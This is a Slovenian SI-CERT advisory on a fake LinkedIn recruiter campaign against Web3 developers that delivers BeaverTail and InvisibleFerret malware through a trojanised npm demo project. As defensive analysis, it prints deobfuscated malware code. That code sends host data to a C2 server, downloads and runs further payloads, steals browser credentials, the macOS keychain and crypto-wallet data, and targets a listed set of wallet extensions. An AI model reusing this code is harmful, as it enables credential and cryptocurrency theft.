

SI-CERT TZ016 / BeaverTail & InvisibleFerret

 cert.si/tz016/

7. februar 2025


Uvod

Obravnavali smo zanimiv primer napada, pri katerem se napadalci lažno predstavljajo kot iskalci zaposlitve ali pa želijo kakšno drugo sodelovanje z neko organizacijo. Prvi kontakt praviloma vzpostavijo preko omrežja LinkedIn, nato pa poskušajo zavesti žrtev v zagon zlonamerne kode.

Njihov cilj so predvsem podjetja in posamezniki, ki se ukvarjajo z Web3 tehnologijo (pametne pogodbe, kriptovalute, tehnologija veriženja blokov...).



Marilyn Edeki • 6:44 PM

Hi, 

How are you?

I'm very glad to connect with you on LinkedIn.

At our company, we are launching a new initiative to develop a cryptocurrency token and create a dedicated website for it. The project includes smart contract and token development, with a timeline of one year. Given your expertise in blockchain development, we believe you could make a significant contribution to our company. Your insights and skills would be invaluable in helping us achieve our goals

We understand that you may have other commitments, and we are open to discussing a flexible arrangement that accommodates your schedule. This contract would allow you to collaborate with our company and contribute to this exciting project while balancing your current commitments.

Looking forward to your response.

Best regards,
Marilyn Edeki
Talent Acquisition Coordinator at C'est la vie Wellness Retreat LLC



 • 1:10 PM

Hi Marilyn,
thx for contacting us..I have a development company in which we indeed create custom made solutions for our customers.
We are interested in the project can we get more info or how do you plan to proceed.



Marilyn Edeki • 2:48 PM

Okay

Here is the project details that we are going to develop
Please review the document first and let me know if you are available to work on this project



ProjectOverviewforCestla...
140 KB



 • 9:06 PM

Hi,
from your documentation it seems feasible the only thing that is not clear is if you want to make it fully web 3 or mixture.
Further more, we don't usually work in that stack if this is negotiable we can definitely move forward to have a more concrete meeting and respond to all open questions.
Looking forward to hearing from you!



Marilyn Edeki • 5:43 PM

Okay

We will check and come back asap



 • 5:44 PM

If you have any questions please do not hesitate to ask



Marilyn Edeki • 5:44 PM

Okay




Marilyn Edeki • 5:47 PM

Okay. That's good
We would like you to review our initial project before your technical meeting. Understanding the project beforehand will be very helpful for both your task and our tech meeting. We will share our company's GitHub repository with you. Should we send the invitation to your GitHub? Please let me know your GitHub username.



 • 5:56 PM

Yes, this would be great if you have anything more already specified. My GitHub username is:  if you have any NDA to sign beforehand is also not a problem from our side

Tekom komunikacije napadalec pošlje povezavo do nekega predstavitvenega projekta, ki na prvi pogled zgleda povsem običajen in neškodljiv, vendar pa ob zagonu izvrši tudi zlonamerno kodo, ki ukrade podatke in vzpostavi stranska vrata do okuženega sistema.

1/28



C'est la vie Wellness Retreat LLC

We develop an ecosystem with a multidimensional approach to wellness focusing on physical, mental and social

Verified

United States of America <http://cestlaviwellnessretreat.com> armelle@cestlaviwellnessretreat.com

Repositories

Find a repository... Type Sort

addingtoken Private

JavaScript 0 0 1 0 Updated last week



Sama zlonamerna koda je razdeljena na dva glavna dela, ki sta znana po imenih **BeaverTail** in **InvisibleFerret**. Razlikujeta se po namenu in programskem jeziku, v katerem sta modula spisana: BeaverTail – Node.js, InvisibleFerret – Python.

Ta tehnični zapis se ne ukvarja z atribucijo napadalcev, raziskave in poročila nekaterih drugih varnostnih strokovnjakov pa povezujejo tovrstno prakso in zlonamerno kodo z aktivnostmi državno sponzoriranih hekerjev iz Severne Koreje.

Analiza projekta

 addingtoken Private

main

1 Branch

0 Tags

<>

Code

 **krishnaacharyaa** update project structure

5c288ef · last month

🕒 529 Commits

📖 README

Express + React Demo

Node v16 | Express | React

How To

Install Node.js v16.

Step 1: Install Backend Dependencies

In your terminal, navigate to the `/backend` directory of the project and run the following command to install the backend dependencies:

```
cd backend
```

Analiza deljenega projekta je pokazala, da gre za Node.js Package Manager (NPM) paket. Projekt vsebuje tudi navodila za gradnjo in zagon programa, katera izvedejo tudi zlonamerno kodo.

```

{} package.json
1  {
2    "name": "cryptoever-server",
3    "version": "1.0.0",
4    "engines": {
5      "node": ">=16.17.1"
6    },
7    "description": "",
8    "main": "server.js",
9    "scripts": {
10     "test": "echo \\\"Error: no test specified\\\" && exit 1",
11     "start": "node server.js",
12     "build": "npm run build",
13     "server": "nodemon server.js",
14     "dev": "concurrently \\\"npm run server\\\" ",
15     "lint": "eslint \\\"./**/*.js\\\" --quiet",
16     "lintFull": "eslint \\\"./**/*.js\\\" ",
17     "lintFix": "eslint . --ext .js"
18   },
19   "author": "",
20   "license": "ISC",
21 > "dependencies": { ...
59   },
60 > "devDependencies": { ...
81   }
82 }

```

Konfiguracijska datoteka **package.json** vsebuje podatke o NPM paketu in definira tudi glavno (main) datoteko, v kateri se začne izvajanje Node.js kode.

```

JS server.js
1  const mongoose = require("mongoose");
2  const express = require('express');
3  const dotenv = require('dotenv');
4  const path = require('path');
5  const app = require('./app');
6
7  dotenv.config({path: './config.env'});
8  // console.log(process.env);
9
10 // Connect DB
11 > ...

```

Datoteka **server.js** sama ne vsebuje zlonamerne kode, vendar pa s funkcijo **require** naloži dodatne module. Večina teh modulov je standardnih in legitimnih, modul **app** je pa lokalni in se nahaja v datoteki **app.js**.


```

JS app.js
1  const path = require('path');
2  const express = require('express');
3  const helmet = require('helmet');
4  const mongoSanitize = require('express-mongo-sanitize');
5  const hpp = require('hpp');
6  const cookieParser = require('cookie-parser');
7  const compression = require('compression');
8  const rateLimit = require('express-rate-limit');
9  const cors = require('cors');
10 const usersRouter = require('./routes/userRoutes');
11 const walletsRouter = require('./routes/walletRoutes');
12 const transactionsRouter = require('./routes/transactionRoutes');
13 const adminRouter = require('./routes/adminRoutes');
14 const { testInterval } = require('./services/interval');
15
16 const app = express();
17 > ...
66
67 module.exports = app;

```

Datoteka **app.js** tudi direktno ne vsebuje zlonamerne kode, naloži pa dodatne lokalne module. Večina teh modulov vsebuje le odvečno kodo, ki ni preveč zanimiva, v modulu **userRoutes** se pa skriva začetek zlonamerne kode.


userRoutes.js



```
34
35 // router.delete('/deleteMe', userController.deleteMe);
36
37 module.exports = router;
```

Ln 36, Col 1 Spaces: 2 UTF-8 LF {} JavaScript

Datoteka **userRoutes.js** na koncu vsebuje prikrito kodo. Vsa prikrita koda je v eni sami vrstici in ima pred njo veliko presledkov. Na ta način se skrije v tekstovnih urejevalnikih brez možnosti preloma besed (word wrap). Koda pa je bila verjetno zamaskirana oz. obfuskirana z uporabo odprto-kodnega obfusikatorja [javascript-obfuscator](#).



```
JS userRoutes_deobj.js X
JS userRoutes_deobj.js > ...
1  Object.prototype.toString;
2  Object.defineProperty;
3  const F = (function () {
4      let ax = true;
5      return function (ay, az) {
6          const aA = ax
7              ? function () {
8                  if (az) {
9                      const aB = az.apply(ay, arguments);
10                     return (az = null), aB;
11                 }
12             }
13              : function () {};
14          return (ax = false), aA;
15      };
16  })(),
17  H = F(this, function () {
18      return H.toString()
19          .search("(((.+)+)+)$")
20          .toString()
21          .constructor(H)
22          .search("(((.+)+)+)$");
23  });
24  H();
25  const Fs = require("fs"),
26  Os = require("os"),
27  Request = require("request"),
28  Path = require("path"),
29  exec = require("child_process").exec,
30  Proc = require("node:process"),
31  homedir = Os.homedir(),
32  hostname = Os.hostname(),
33  platform = Os.platform(),
34  userInfo = Os.userInfo();
35  let P;
```

S pomočjo orodja synchrony in nekaj ročnega dela smo pridobili bolj berljivo oz. deobfuskirano obliko kode. Analiza kode je pokazala, da najprej poskusi poslati nekaj osnovnih informacij o sistemu na t.i. C2 strežnik, ki je pod nadzorom napadalcev, zatem pa z njega prenese in izvrši nadaljnji tovor. Ta postopek skripta izvrši 3x, in sicer ob zagonu in nato še dvakrat z zamikom 10 minut, nato pa zaključi izvajanje.

```

109 const at = async (ax, ay) => {
110     const az = {
111         ts: P, // timestamp
112         type: a3, // "ZU1RINz7"
113         hid: as, // hostname
114         ss: ax, // param1 = "sqj"
115         cc: ay, // param2 = '3D1' + Proc.argv[1]
116     },
117     aB = {
118         ["url"]: "http://23.106.253.221:1244/keys",
119         ["formData"]: az,
120     };
121     try {
122         Request.post(aB, (aC, aD, aE) => {});
123     } catch (aC) {}
124 };
125 var au = 0;
126 const av = async () => {
127     try {
128         P = Date.now().toString();
129         await (async () => {
130             as = hostname; // hostname
131             "d" == platform[0] && (as = as + "+" + userInfo.username); // hostname+username
132             let ax = "3D1";
133             try {
134                 ax += Proc.argv[1];
135             } catch (ay) {}
136             at("sqj", ax);
137         })();
138         (async () => {
139             await new Promise((ax, ay) => {
140                 ab();
141             });
142         })();
143     } catch (ax) {}
144 };
145 av();
146 let aw = setInterval(() => {
147     (au += 1) < 3 ? av() : clearInterval(aw);
148 }, 600000);

```

V zgornjem izseku kode vidimo funkcijo, ki pošlje podatke na C2 strežnik. To naredi s HTTP POST zahtevo na sledeč naslov:

| hxxp://23[.]106.253.221:1244/keys

Opomba: vsi C2 strežniki iz tega zapisa v času objave niso bili več dosegljivi

Med podatki, ki jih pošlje v zahtevi, so timestamp, type/fingerprint, host ID (hostname), data type, in data.

Prenos in zagon tovora

```

40 const ab = () => {
41   let aB = Path.join(homedir, ".vscode"); // $HOME\.vscode
42   try {
43     aC = aB;
44     Path.mkdirSync(aC, { recursive: true });
45   } catch (aF) {
46     aB = homedir;
47   }
48   var aC;
49   const aD = "http://23.106.253.221:1244/j/" + a3, // http://23.106.253.221:1244/j/ZU1RINz7
50   aE = Path.join(aB, "test.js"); // $HOME\.vscode\test.js
51   try {
52     !(function (aG) {
53       Fs.rmSync(aG);
54     })(aE);
55   } catch (aG) {}
56   Request.get(aD, (aH, aI, aJ) => {
57     if (!aH) {
58       try {
59         Fs.writeFileSync(aE, aJ);
60       } catch (aK) {}
61       af(aB);
62     }
63   });
64 },
65 af = (ax) => {
66   const aB = "http://23.106.253.221:1244/p",
67   aC = Path.join(ax, "package.json"); // $HOME\.vscode\package.json
68   pathExists(aC)
69   ? aj(ax)
70   : Request.get(aB, (aD, aE, aF) => {
71     if (!aD) {
72       try {
73         Fs.writeFileSync(aC, aF);
74       } catch (aG) {}
75       aj(ax);
76     }
77   });
78 },
79 aj = (ax) => {
80   const ay = 'cd "' + ax + '" && npm i --silent',
81   az = Path.join(ax, "node_modules");
82   try {
83     pathExists(az)
84     ? ao(ax)
85     : exec(ay, (aA, aB, aC) => {
86       an(ax);
87     });
88   } catch (aA) {}
89 },
90 an = (ax) => {
91   const ay = 'npm --prefix "' + ax + '" install',
92   az = Path.join(ax, "node_modules");
93   try {
94     pathExists(az)
95     ? ao(ax)
96     : exec(ay, (aA, aB, aC) => {
97       ao(ax);
98     });
99   } catch (aA) {}
100 },
101 ao = (ax) => {
102   const ay = Path.join(ax, "test.js"),
103   az = "node " + ay;
104   try {
105     exec(az, (aA, aB, aC) => {});
106   } catch (aA) {}
107 };

```

Drugi del skripte je namenjen prenosu in izvršitvi tovara. Vidimo, da funkcija poskusi kreirati novo mapo z imenom **.vscode** v domači mapi trenutnega uporabnika (Windows – **%USERPROFILE%**, Linux/Darwin – **\$HOME**, **~/**) in nato vanjo prenese datoteki **test.js** (**hxxp://23[.]106.253.221:1244/j/ZU1RINz7**) in **package.json** (**hxxp://23[.]106.253.221:1244/p**). Zatem v isti mapi požene ukaz **npm install**, ki prenese potrebne knjižnice (dependencies), nato pa še **node test.js**, ki izvrši prenešen tovor.

Preprečevanje izvedbe

Skripta vsebuje tudi zanimiv način preprečevanja izvedbe deobfuskirane kode, ki lahko oteži izvajanje dinamične analize:

```
JS userRoutes.js
3  const F = (function () {
4      let ax = true;
5      return function (ay, az) {
6          const aA = ax
7          ? function () {
8              if (az) {
9                  const aB = az.apply(ay, arguments);
10                 return (az = null), aB;
11             }
12         }
13         : function () {};
14         return (ax = false), aA;
15     };
16 })(),
17 H = F(this, function () {
18     return H.toString()
19         .search("(((.+)+)+)+$")
20         .toString()
21         .constructor(H)
22         .search("(((.+)+)+)+$");
23 });
24 H();
```

Notranja funkcija v spremenljivki **H** pridobi niz, ki vsebuje kodo zunanje funkcije (rezultat funkcije **F**), in nad njim požene regex **(((.+)+)+)+\$**. V primerih, kjer niz vsebuje novo vrstico, čas izvajanja tega regularnega izraza eksponentno narašča glede na število znakov v vrstici. Tovrstno izvajanje ima tudi ime catastrophic backtrace ali runaway regular expression. To pomeni, da se bo za deobfuskirano kodo, ki vsebuje presledke, ta izraz predolgo izvajal in vrnil neko napako. Ker pa je obfuskirana koda v eni sami vrstici, se izraz hitro zaključi in nato se lahko izvede še nadaljnja zlonamerna koda.

Glavni Node.js modul – BeaverTail

Če se vrnemo malo nazaj in se osredotočimo na prenešen tovor, ugotovimo, da gre tudi tu za NPM paket.

```

{} package.json
1  {
2    "dependencies": {
3      "child_process": "^1.0.2",
4      "request": "^2.88.2",
5      "crypto": "^1.0.1"
6    }
7  }

```

Konfiguracijska datoteka (**package.json**) je zelo preprosta in vsebuje le nekaj knjižnic, ki se prenesejo z **npm install** ukazom.

```

JS test.js
home > .vscode > JS test.js > ...
1  Object.prototype.toString,Object.defineProperty;const as=a3;(function(a4,a5){const ap=a3,
  ab=a4();while(![]){try{const a7=-parseInt(ap(0x19a))/0x1+-parseInt(ap(0x178))/0x2*(parseInt
    (ap(0x13b))/0x3+parseInt(ap(0x181))/0x4*(-parseInt(ap(0x17d))/0x5+parseInt(ap(0x147))/0x6
      +parseInt(ap(0x15c))/0x7*(parseInt(ap(0x183))/0x8+parseInt(ap(0x1a3))/0x9*(-parseInt(ap
        (0x176))/0xa)-parseInt(ap(0x161))/0xb*(-parseInt(ap(0x134))/0xc);if(a7===a5)break;else a6
        ['push'](a6['shift']());}catch(a8){a6['push'](a6['shift']());}}(a2,0xe8560));const a1=
        (function(){let a4=!![];return function(a5,a6){const a7=a4?function(){const aq=a3;if(a6)
          {const a8=a6[aq(0x193)](a5,arguments);return a6=null,a8;}}:function(){return a4=!![],a7;}}
          ()),a0=a1(this,function(){const ar=a3;return a0[ar(0x19d)]()['search']('(((.+)+)+$')[ar
            (0x19d)]()[ar(0x140)](a0)[ar(0x148)](ar(0x144));});a0();const t=as(0x132),c=as(0x17c),
            a=require('fs'),$=require('os'),r=a4=>(s1=a4[as(0x1a2)](0x1),Buffer['from'](s1,t)[as(0x19d)]
              (c));rq=require(r(as(0x18e))),pt=require(r(as(0x169))),ex=require(r('aY2hpbGRfcHJvY2Vzcw'))
              [r(as(0x157))],hd=$[r(as(0x19e))](),hs=$[r('caG9zdG5hbWU')](),pl=$[r(as(0x133))](),uin=$[r
                (as(0x18b))](),td=$[r(as(0x154))]();let l;const n=a4=>Buffer[as(0x188)](a4,t)[as(0x19d)](c),
                h=()=>{const au=as;let a4=au(0x14c);for(var a5='',a6='',a7='',a8='',a9=0x0;a9<0xa;a9++)a5
                  +=a4[a9],a6+=a4[0xa+a9],a7+=a4[0x14+a9],a8+=a4[0x1e+a9];return a5=a5+a7+a8,n(a6)+n(a5);},
                  s=a4=>a4[as(0x159)](/^(?=[a-z]+|\V)/,(a5,a6)=>'/'===a6?hd:pt[n(as(0x19c))](hd)+'/'+a6),e=as
                    (0x16a),Z=as(0x19b),o=as(0x19f),u=as(0x198),b='L2NsawVudA',G=as(0x130),i=as(0x146);function
                    y(a4){const av=as,a5=n(av(0x177));try{return a[a5](a4),!0x0;}catch(a6){return!0x1;}}const
                    m=n(as(0x15d));function d(a4){return a[m](a4);}function p(a4){const aw=as;return scrs=n(aw
                      (0x194)),a[scrs](a4);}const W=as(0x164),Y=as(0x141),f=n('RGVmYXVsdA'),w=n(as(0x186)),V=r(as
                        (0x152)),v=r('cZm9ybURhdGE'),j=r('adXJs'),L=r(as(0x1a9)),R=r(as(0x170)),N=n(as(0x13a)),Z=n
                          (as(0x143)),F=n('cG9zdA'),X=as(0x1a7),k=as(0x135),x=as(0x15a),U=as(0x1a1),_=as(0x16b),
                          B='R29vZ2x1L0Nocm9tZQ',g=as(0x15f),q=[as(0x187)+_,_,_],J=[as(0x18d),as(0x191),as(0x17a)],Q=
                            ['TG9jYWwv'+B,B,g];let T=as(0x153);const H=a4=>{const ax=as,a5=r(ax(0x179)),a6=r(ax(0x172)),
                              a7=n(av(0x16f)),a8=f[a6].l['toString'](),t=type'a'+'hid':T[a5].a4,a9=h().try;let aa=f['il...
                                ...
                                Ln 2, Col 1  Spaces: 4  UTF-8  CRLF  {} JavaScript

```

Nadaljnja koda se pa nahaja v datoteki **test.js**. Tako kot prejšnji del je tudi ta koda obfuskirana in vsebuje enak način preprečevanja izvedbe z uporabo regularnih izrazov. Kodo smo deobfuskirali na podoben način kot v prejšnjem delu in dodatno smiselno preimenovali funkcije ter nekatere spremenljivke. Pridobljena koda je malo bolj kompleksna in vsebuje dva dela, s katerima najprej ukrade podatke in nato prenese ter izvede kodo nadaljnje stopnje.

Kraja podatkov

```

195 stealerMain = async () => {
196   hostId = hostname;
197   "d" == platform[0] && (hostId = hostId + "+" + userInfo.username);
198   try {
199     const a4 = s("~/");
200     await stealExtensionDataWrapper(chromeConfig, 0);
201     await stealExtensionDataWrapper(braveConfig, 1);
202     await stealExtensionDataWrapper(operaConfig, 2);
203     "w" == platform[0]
204     ? ((pa = "" + a4 + "/AppData/" + "Local/Microsoft/Edge" + "/User Data"),
205       await stealExtensionData(pa, "3_", false))
206     : "l" == platform[0]
207     ? (await linuxPasswordStealer(), await linuxChromeStealer(), await linuxFirefoxStealer())
208     : "d" == platform[0] &&
209       (await (async () => {
210         let a5 = [];
211         const a6 = "Login Data";
212         if (((pa = "" + homeDir + "/Library/Keychains/login.keychain"), fileExists(pa))) {
213           try {
214             a5.push({
215               ["value"]: fileCreateReadStream(pa),
216               ["options"]: { ["filename"]: "logkc-db" },
217             });
218           } catch (a9) {}
219         } else {
220           if (((pa += "-db"), fileExists(pa))) {
221             try {
222               a5.push({
223                 ["options"]: { ["filename"]: "logkc-db" },
224               });
225             } catch (aa) {}
226           }
227         }
228       })
229       try {
230         let ac = "";
231         if (((ac = "" + homeDir + "/Library/Application Support/" + "Google/Chrome"), ac && "" != ac &&
232           getAccess(ac))) {
233           for (let ad = 0; ad < 200; ad++) {
234             const ae =
235               ac + "/" + (0 === ad ? "Default" : "Profile" + " " + ad) + "/" + a6;
236             try {
237               if (!getAccess(ae)) {
238                 continue;
239               }
240               const af = ac + "/ld_" + ad;
241               getAccess(af)
242               ? a5.push({
243                 ["value"]: fileCreateReadStream(af),
244                 ["options"]: { ["filename"]: "pld_" + ad },
245               })
246               : fs.copyFile(ae, af, (ag) => {
247                 let ah = [
248                   {
249                     ["value"]: fileCreateReadStream(ae),
250                     ["options"]: { ["filename"]: "pld_" + ad },
251                   },
252                 ];
253                 uploadData(ah);
254               });
255             } catch (ag) {}
256           }
257         } catch (ah) {}
258         return uploadData(a5), a5;
259       })(),
260     await macStealer(),
261     await macFirefoxStealer();
262     await uploadDirWrapper("Exodus/exodus.wallet", "exod");
263     await uploadDirWrapper("atomic/Local Storage/leveldb", "atmc");
264   } catch (a5) {}

```

Zgoraj je vidna glavna funkcija, ki pridobi in pošlje podatke iz različnih spletnih brskalnikov. **Najprej poskusi pridobiti podatke iz razširitev/dodatkov brskalnikov, na Linux in Darwin sistemih pa nato še druge podatke, shranjenih v brskalnikih (gesla, seje, zgodovina, itd.).** Pridobljene podatke pošlje nadzornemu strežniku preko HTTP POST zahteve na naslov:

| **hxxp://23[.]106.253.221:1244/uploads**

Spodaj je naveden seznam razširitev iz katerih program krade podatke:

ID razširitve	Ime	Vir
nkbihfbeogaeaoehlefnkodbefgpgknn	Metamask	Chrome store
ejbalbakoplchlghecdalmeeaeajnimhm	Metamask	Microsoft store
ibnejdfjmmkpcnlpebklmnkoeiohofec	TronLink	Chrome store
fhbohimaelfbohpjbbldcngcnapndodjp	BNB Chain Wallet	Chrome store
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet	Chrome store
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom	Chrome store
aeachknmefphepccionboohckonoeemg	Coin98 Wallet	Chrome store
egjidjbpglichdcondbcdbnbeppgdph	Trust Wallet	Chrome store
hifafgmccdpekplomijjkcfgodnhcellj	Crypto.com Wallet Extension	Chrome store
aholpfdialjgjfhomihkjbmgiidlcdno	Exodus Web3 Wallet	Chrome store
mcohilncbfahbmgdjkbpemcciolgcge	OKX Wallet	Chrome store
pdliaogehgdbhbnmkklieghmmjkipgpa	Bybit Wallet	Chrome store
bhghoamapcdpbohphigoooaddinpkbai	Authenticator	Chrome store

Prenos in izvršitev naslednje stopnje

```

534   execNextStage = async () =>
535     await new Promise((a4, a5) => {
536       if ("w" != platform[0]) {
537         (() => {
538           const a7 = b,
539             a8 = u,
540             a9 = Z,
541             aa = o,
542             ac = "http://23.106.253.221:1244" + a7 + "/" + e,
543             ad = "" + homeDir + aa;
544           let ae = 'python3 "' + ad + "'",
545             af = 'python "' + ad + "'";
546           request.get(ac, (ag, ah, ai) => {
547             ag ||
548               (fs.writeFileSync(ad, ai),
549                 exec(ae, (aj, ak, al) => {
550                   aj && exec(af, (am, an, ao) => {}));
551               }));
552         })();
